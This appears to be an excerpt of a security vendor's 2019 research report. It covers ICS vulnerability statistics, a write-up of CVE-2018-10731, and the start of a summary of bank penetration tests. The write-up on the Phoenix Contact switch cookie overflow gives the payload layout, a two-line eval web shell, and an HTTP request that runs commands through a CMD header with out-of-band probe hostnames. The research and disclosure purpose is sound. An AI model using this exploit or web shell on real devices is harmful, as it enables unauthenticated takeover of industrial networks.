
It's safe to say that the main threats for these companies are financial losses and espionage. As demonstrated by our research into APT activity, such groups often target industrial companies ([bit.ly/3jAlro3](https://bit.ly/3jAlro3)). Spyware is also keeping companies on their toes. For instance, this spring Winnti spyware was detected at Bayer, the major German pharmaceutical manufacturer ([reut.rs/2OBAGQY](https://reut.rs/2OBAGQY)).

And one can't fail to notice that news about attacks on large industrial facilities (such as factories and power plants) is published side by side with information about new security research and findings. Information on vulnerabilities may appear at any time, impacting even well-established and stable systems. Tireless research work has even resulted in ways for attackers to hijack a plane ([bit.ly/2H1ZcGG](https://bit.ly/2H1ZcGG)).

Our annual study gives statistics on the vulnerabilities found in the products of the largest ICS manufacturers. This information provides an overall picture of the current state of ICS information security.

## Trends

As of writing, 348 vulnerabilities for 2019 had been published in the NVD NIST database—35 percent more than in 2018. A total of 1,486 vulnerabilities have been detected in the last seven years.




*Figure 1. Number of published vulnerabilities in components from main ICS vendors in the last seven years*

The graph clearly shows an upward trend in the number of vulnerabilities. Compared to the number of vulnerabilities. Compared to the prior year's jump of 30 percent between 2017 and 2018, the increase from 2018 to 2019 was even greater, at 35 percent. This suggests that researchers are tending to show greater interest in ICS components. Just like in the previous year, one contributing factor is discovery of multiple vulnerabilities in a single product, such as the SPPA T-3000 DCS from Siemens or the LAquis SCADA system from Brazil's LCDS.

## Distribution of vulnerabilities published in 2019, by manufacturer

Usually, there are two main "competitors" for top place on the list: Siemens and Schneider Electric. In the previous year, Schneider Electric was number one due to multiple vulnerabilities in various components and versions of the Modicon controller ([bit.ly/3hkgaQI](https://bit.ly/3hkgaQI)). But their German rival "won" this time. Just a few weeks before the New Year, Siemens released a security advisory about 53 vulnerabilities in the SPPA T-3000 ([sie.ag/2UAXlW3](https://sie.ag/2UAXlW3)). These were just a part of all the vulnerabilities. Siemens is actively working on fixing the other part at the moment.



© Positive Technologies

Figure 2. ICS component manufacturers (number of vulnerabilities published in 2019)



## Distribution of vulnerabilities by type of component

A large share of vulnerabilities were detected in components of distributed control systems (DCS, including SCADA) and programmable logic controllers (PLCs). Just like in the previous year, each of these categories accounted for about 30 per cent of the total.




Figure 3. Types of ICS components (percentage of vulnerabilities)

The highest numbers of vulnerabilities were found in the firmware for Modicon M580, Modicon M340, Modicon Quantum, and Modicon Premium PLCs.

Remember that in such calculations, any single vulnerability usually affects several types of controllers by the same manufacturer, due to re-use of similar firmware. One can conclude that the most vulnerable controller of 2019 was the Modicon 580 from Schneider Electric. It had 38 vulnerabilities.

As for the other popular component, DCS, the most vulnerable system was the SPPA T-3000, as mentioned already. Advantech WebAccess/SCADA software ranked second on the list of vulnerable components.




Figure 4. Top six vulnerable PLCs (by the number of firmware vulnerabilities found in 2019)

## Vulnerabilities by type

The distribution of vulnerabilities by type has changed quite a lot compared to 2018. While in 2018 most vulnerabilities related to broken authentication or excessive privileges, in 2019 many vulnerabilities were caused by incorrect memory handling.




Figure 5. Top 10 types of ICS component vulnerabilities published in 2019

## Vulnerabilities, by impact




Figure 6. Vulnerability distribution per CVSSv3 metrics

Looking at changes in CVSS metrics over the last few years, we see that the percentage of vulnerabilities with Attack Complexity of "Low" is on an upward trend. The same is true for Attack Vector and "Network."

This trend gives no reason to expect a decline in the risk of vulnerability exploitation. Low attack complexity implies that exploitation does not require serious knowledge about the ICS target in question. And with the "Network" attack vector, threat actors don't even need physical access.

## Distribution of vulnerabilities by risk

The distribution by risk has remained practically unchanged from 2018. Most vulnerabilities (79%) were of high or critical risk.




Figure 7. Distribution of vulnerabilities by risk

It follows that exploitation can have serious consequences, such as completely disabling a component. For instance, disabling a PLC can lead to across-the-board ICS failure, loss of current monitoring data, and inability for operators to perform remote management.

## Our findings

In 2019, our experts found 17 vulnerabilities in two SPPA-T300 components ([sie.ag/2UAXlW3](https://sie.ag/2UAXlW3)): the MS-3000 migration server and application server. Three of the vulnerabilities allow executing arbitrary code on the application server. In addition, we found a vulnerability in PRTG Network Monitor software developed by the German company Paessler ([bit.ly/2OAwFw2](https://bit.ly/2OAwFw2)). About 10 other vulnerabilities are still awaiting vendor patches.

These vulnerabilities were discovered not only in main ICS components, but in auxiliary software (such as PRTG Network Monitor) that is not involved in the process per se but necessary for uninterrupted operation. This fact once again underscores the need for a comprehensive approach to ICS security assessment, especially for systems used for supporting the main processes at the facility.



## Conclusion

Five years ago, the phrase "ICS security" would have sparked bewilderment. But now this area gets just as much attention as such classic topics as web security and bank security. We see new modules and frameworks for studying ICS components ([bit.ly/39iSTdU](http://bit.ly/39iSTdU)).

Classic hacking contests like capture the flag are arranged everywhere and have grown to include ICS components. Integrators and vendors develop testbeds and mockups to visualize actual operational processes, enabling them to see how hackers can disrupt the process ([bit.ly/3b1TP3i](http://bit.ly/3b1TP3i)). This visualization is of great interest for researchers. For instance, at Airbus, cybersecurity training involves the use of a software testbed with Stuxnet-like malware ([bit.ly/3jAB6VM](http://bit.ly/3jAB6VM)).

This sea change is a welcome improvement over security through obscurity. Vendors had relied on hiding code, protocols, and the like. They assumed that hackers would not be able to get their hands on products, analyze them, and find vulnerabilities. Now this approach is becoming untenable. Although able to slow down hackers for a time, it was fundamentally unable to ensure security as new opportunities and tools began to appear for researchers.

The number of vulnerabilities is not likely to stop growing any time soon: many products were developed long ago, and their security has been neglected. To reduce the number of vulnerabilities and create new secure products, a comprehensive approach to security needs to be implemented everywhere. This starts with a secure software development lifecycle (SSDLC). A lifecycle approach results in more secure products because security is taken into account during planning, potential risks are analyzed during development, and security assessment is performed before commercial release of the final product.

For active facilities not using the latest ICS versions, we recommend taking preventive measures for timely detection of potential cyberattacks. ICS cyberincident management systems can be a key tool in such efforts.

---

*Classic hacking contests like capture the flag are arranged everywhere and have grown to include ICS components*



# More industrial switch vulnerabilities: executing arbitrary code without a password

*Vyacheslav Moskvina*

*In Positive Research 2019, we analyzed the Moxa switch management protocol. This time, we will go into detail about vulnerability CVE-2018-10731, which was discovered by our experts in Phoenix Contact switches FL SWITCH 3xxx, FL SWITCH 4xxx, and FL SWITCH 48xx. This vulnerability in the device web interface allows executing arbitrary code, no credentials required. Its CVSS v.3 score is 9 out of 10.*

## Preliminaries

The devices in question are Linux-based and can be configured via a web interface. Like many other IoT devices, both for industrial and for home use, the web interface consists of a large number of CGI applications processing HTTP requests from the user. On these particular devices, the CGI applications use the `cgi` library to facilitate handling of HTTP requests. The library's functions are incorporated into the shared library `libipinfusionweb.so` on the file system of the device.

When the web server processes an HTTP request, it passes the information from the user request to the CGI application as a set of environment variables. Initial processing is performed by the `main` function of the `libipinfusionweb` library. Next, the `main` function calls the `cgiMain` function of the CGI application, which takes care of subsequent processing.




Figure 1. HTTP request processing

© Positive Technologies

The `main` function of the `libipinfusionweb` library calls the `get_login_user` function, which uses the passed cookies to determine whether the user has authenticated.

```

163 |   iVar2 = get_login_user((undefined4 *)current_user);
164 |   if (iVar2 == 0) {
165 |       set_is_logged(1);
166 |       strcpy(current_user + 0x1, current_user + 0x161);
167 |   }
168 |   else {
169 |       set_is_logged(0);
170 |   }
  
```

Figure 2. Fragment of `main` function pseudo-code

The `get_login_user` function gets the `c_session` cookie value by means of the `cookies_get_value` function, and saves it to the variable `local_e0`. The `local_e0` variable itself is an array of single-byte characters 0x80 long, located 0xE0 from the start of the stack.



```

33 local_8 = 0x79ab0;
34 memset(local_e0, 0, 0x80);
35 local_60 = 0;
36 local_5c = 0;
37 local_58 = 0;
38 local_54 = 0;
39 local_50 = 0;
40 local_4c = 0;
41 local_48 = 0;
42 local_44 = 0;
43 local_40 = 0;
44 local_3c = 0;
45 local_38 = 0;
46 local_34 = 0;
47 local_30 = 0;
48 cookies_get_value("c_session", local_e0);

```

Figure 3. Fragment of get\_login\_user function pseudo-code

However, from the code of the `cookies_get_value` function, we can see that the maximum length of the cookie value obtained with the `cgiCookieString` function is 0x400 bytes.

```

2  undefined4 cookies_get_value(char *param_1, char *cookie_val)
3
4  {
5      char **ppcVar1;
6      char **ppcVar2;
7      int iVar3;
8      char *pcVar4;
9      undefined4 uVar5;
10     char **ppcVar6;
11     char tmp_cookie_val [1024];
12     char **local_28 [2];
13     undefined4 local_c;
14
15     local_c = 0x79ab0;
16     iVar3 = cgiCookies(local_28);
17     ppcVar2 = local_28[0];
18     uVar5 = 0xffffffff;
19     if (iVar3 == 0) {
20         pcVar4 = *local_28[0];
21         ppcVar6 = local_28[0];
22         ppcVar1 = local_28[0];
23         while (local_28[0] = ppcVar2, uVar5 = 0xffffffff, pcVar4 != (char *)0x0) {
24             local_28[0] = ppcVar1;
25             iVar3 = strcmp(*ppcVar6, param_1);
26             if (iVar3 == 0) {
27                 cgiCookieString(*ppcVar6, tmp_cookie_val, 0x400);
28                 strcpy(cookie_val, tmp_cookie_val);
29                 uVar5 = 0;
30                 break;
31             }
32             ppcVar6 = ppcVar6 + 1;
33             pcVar4 = *ppcVar6;
34             ppcVar1 = local_28[0];
35         }

```

Argument cookie\_val is a pointer to the local variable of the get\_login\_user function located 0xE0 bytes from the stack top

The cgiCookieString function saves a cookie value to variable tmp\_cookie\_val

The maximum length of the resulting cookie is 0x400

The contents of tmp\_cookie\_val is copied using the passed pointer to a local variable

Figure 4. Fragment of cookies\_get\_value function pseudo-code

When the cookie is longer than 0xE0 (224) characters, the `get_login_user` function saves the value of this parameter to its stack. As a result, all information on the stack after the `local_e0` variable, including the function return address, is overwritten.<sup>1</sup>

Since the return address is overwritten before the authentication check is performed, attackers can exploit this vulnerability even without device credentials.

## Exploitation

We considered several ways to demonstrate exploitation of this vulnerability. The easiest way is to write the payload code to the stack (the remaining  $0x400 - 0xE0 = 800$  bytes are quite enough for that) and overwrite the return address with the address of the code. This is possible (in theory) because the processor of the vulnerable switch does not support the NX bit function. Therefore it should be possible to execute code located anywhere, even on the stack. In real life, though, there are serious limitations.

The switch CPU is based on the MIPS architecture, on which many CPU instructions are encoded with sequences of bytes containing a null byte. Contents of the buffer are written up to the first null byte (due to use of the `strcpy` function). As a result, one would have to use only operands without null bytes. But that is impossible because any payload would use at least several such bytes.

The null byte restriction would also be an issue when building an ROP chain.<sup>2</sup> The address for ROP gadgets must not contain zeros, which makes the task significantly more difficult. Broadly speaking, we could use just one zero, to be copied by the `strcpy` function. This limits creation of a full-fledged ROP chain. In addition, there were very few of the gadgets we needed. However, during our search we found the following code fragment in the `libipinfusionweb` library:




Figure 5. Fragment of executable code from the `libipinfusionweb` library

So long as we control the contents of register `$s0`, this code fragment allows executing OS commands by using the `mysystem` function. (Initially this function had no name, but we renamed it because it has a lot in common with the `system` function in Linux.)

Because we overwrite the return address from the `get_login_user` function, this function will be executed in full. In the epilogue of the `get_login_user` function, we can see that the value of register `$s0` is restored from the value previously saved on the stack (at offset `0xD8` from the stack top). But by then we already have control of that part of the stack, and in fact we can gain control of the contents of register `$s0` and execute arbitrary OS commands with the `mysystem` function.

1. When a function calls a second function, the return address is saved to the stack. This is the address which receives control after the second function completes its work. If this address has been overwritten, attackers can control program execution. For instance, attackers can replace the address with the address of malicious shellcode located in the address space of the program.
2. Return-oriented programming (ROP) is a method of exploiting software vulnerabilities. The attacker gains control of the call stack, searches the code for sequences of instructions (gadgets) performing certain actions, and executes the gadgets in the required order. The sequence of gadgets is called an ROP chain.

0000CC44	F4 00 BF 8F	lw	\$ra, 0xF8+var_4(\$sp)	
0000CC48	EC 00 B5 8F	lw	\$s5, 0xF8+var_C(\$sp)	
0000CC4C	E8 00 B4 8F	lw	\$s4, 0xF8+var_10(\$sp)	
0000CC50	E4 00 B3 8F	lw	\$s3, 0xF8+var_14(\$sp)	
0000CC54	E0 00 B2 8F	lw	\$s2, 0xF8+var_18(\$sp)	
0000CC58	DC 00 B1 8F	lw	\$s1, 0xF8+var_s1(\$sp)	
0000CC5C	D8 00 B0 8F	lw	\$s0, 0xF8+var_s0(\$sp)	— Loading the 4-byte word from the stack to register \$s0
0000CC60	21 10 80 00	move	\$v0, \$a0	
0000CC64	08 00 E0 03	jr	\$ra	— Return from function
0000CC68	F8 00 BD 27	addiu	\$sp, 0xF8	

Figure 6. Fragment of executable code from the `get_login_user` function

To demonstrate exploitation of this vulnerability, we need to send a long string as a `c_session` cookie parameter. The string must include the following:

- OS shell command to pass on to the `mysystem` function
- Address of this command on the stack
- New return address (address of the code fragment shown in Figure 5)

The resulting payload should look as follows:

Padding	OS command	Padding	Address of the OS command in the stack	Padding	Gadget address
---------	------------	---------	--	---------	----------------

Figure 7. Payload

At this point we already had a shell on the device. We obtained it by using a vulnerability which required admin privileges for exploitation. Due to this, we could obtain additional information that came in handy during exploitation:

- ASLR was disabled on the device, so the addresses of the gadget and the OS command will always be the same.

```
#cat/proc/sys/kernel/randomize_va_space
0
```

Figure 8. ASLR status on the device

- The range of memory addresses for the stack. To calculate the exact address, we checked all addresses within this range.

For payload, we placed a web shell (CGI application) containing the following:

```
#!/bin/sh
eval $HTTP_CMD 2>&1
```

In the CGI protocol, the content of HTTP headers is passed to a CGI application in the form of environment variables with names of the form `HTTP_<Header name>`. Consequently, the shell will use the `eval` command to execute the contents of the `CMD` HTTP header. The following figure demonstrates successful exploitation and execution of the `ls` command using our shell.

```
GET /cgi-bin/1.cgi HTTP/1.1
Host: 192.168.1.2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
root@6x4udx9n895ajm8j3pzwjregm7s4gt.burpcollaborator.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
DNT: 1
CMD: ls
X-Real-IP: spoofed.97exn0jqicfdtpimds9ztuojwa2cq1.burpcollaborator.net

HTTP/1.1 200 OK
Content-Length: 1625
Connection: close
Date: Fri, 01 Jan 2010 20:26:55 GMT
Server: lighttpd/1.4.45

ls
1.cgi
ConnectionEstablished.txt
access_config.cgi
access_config_help.cgi
```

Figure 9. Result of exploitation and execution of the ls command

## Conclusions

This vulnerability is certainly exploitable, as we have demonstrated. Exploitation does not require knowledge of the password and can be performed even by an unauthenticated attacker.

A single hacked switch on an industrial network can compromise an entire facility. Network disruption can impair business operations or even stop them entirely.

Information about the vulnerability and PoC were sent to the vendor, which released a firmware patch (version 1.34). The vulnerability was assigned identifier CVE-2018-10731.



# FINANCE





104

Penetration testing in the financial services industry: results from the field

112

Vulnerabilities and threats in mobile banking

# Penetration testing in the financial services industry: results from the field

*Evgeny Gnedin*

*Each year, Positive Technologies performs dozens of penetration tests of corporate information systems in a wide range of industries. In this article, we will discuss the results of 18 penetration tests (8 external, 10 internal) conducted for finance organizations in 2019.<sup>1</sup>*

---

1. In the penetration tests described in this article, the testers did not make use of social engineering or vulnerabilities in wireless networks.

The main objective of external penetration testing was to penetrate the company's local corporate network from the Internet. Internal tests were focused on gaining maximum privileges on corporate infrastructure by compromising domain controllers and obtaining domain administrator or domain forest administrator privileges.<sup>2</sup> In some cases, the objective was to find whether hackers could obtain control over critical systems, such as ATM management, SWIFT, or workstations of top managers. Our conclusions do not necessarily reflect the current state of information security at other financial institutions. This research is intended to educate security specialists on issues of concern and enable them to take timely action for detection and remediation of vulnerabilities.

## Main results

- In seven out of eight cases, our testers managed to penetrate companies' local networks from the Internet. At six companies, they assessed the overall security level of the network perimeter as extremely low.
- It took an average of about five days to penetrate a bank's internal network.
- The testers managed to obtain maximum privileges on corporate infrastructure of all 10 companies at which internal penetration testing was performed. In seven cases, the testers obtained full control by successfully conducting external attacks from the Internet. In three cases, the experts also checked whether potential attackers would be able to steal bank funds; all three attempts were successful.
- It took an average of two days for an internal attacker to obtain full control over bank infrastructure.
- The experts assessed the level of corporate infrastructure security against internal attacks at most financial institutions as extremely low.
- In three external and two internal penetration tests, the testers found and successfully exploited six zero-day vulnerabilities in well-known software.

---

2. A domain forest is a group of domain trees that establish a two-way trust relationship between domains.



## Vectors for penetrating the local network

Attackers can breach banks' local networks in different ways. Between one and five penetration vectors were found at any particular single company.

At one bank, testers detected traces of earlier hacks of numerous resources on the network perimeter. So not only is the bank vulnerable to potential attacks—it actually had been hacked already, by a real attacker, without detecting the attack. The software detected by the testers was presumably developed in China, based on the characters found in the entirety of the interface text.

The complexity of bank penetration vectors was different from case to case. In some cases, attacks required a highly skilled hacker, for example, to exploit zero-day vulnerabilities. Exploitation requires both finding the vulnerability and developing an exploit. At most companies, however, testers discovered both difficult and simple attack vectors. Real criminals would tend to choose simpler penetration vectors, of course. Seven vectors for penetrating bank local networks were assessed as being difficult to pull off, eight vectors as simple, and one as average.

Then the experts analyzed the stages of each attack vector and assessed not only the complexity of attacks, but the number of steps needed to conduct them.<sup>3</sup> On average, it took only two steps to penetrate a bank's local network.

Most attack vectors (44%) are based on exploiting web application vulnerabilities. In many cases, such attacks require having user privileges on a website (user account). However, many users have simple passwords, and attackers can easily obtain privileges by bruteforcing passwords. Even worse, on some systems, attackers can register a new user simply by using built-in application mechanisms.

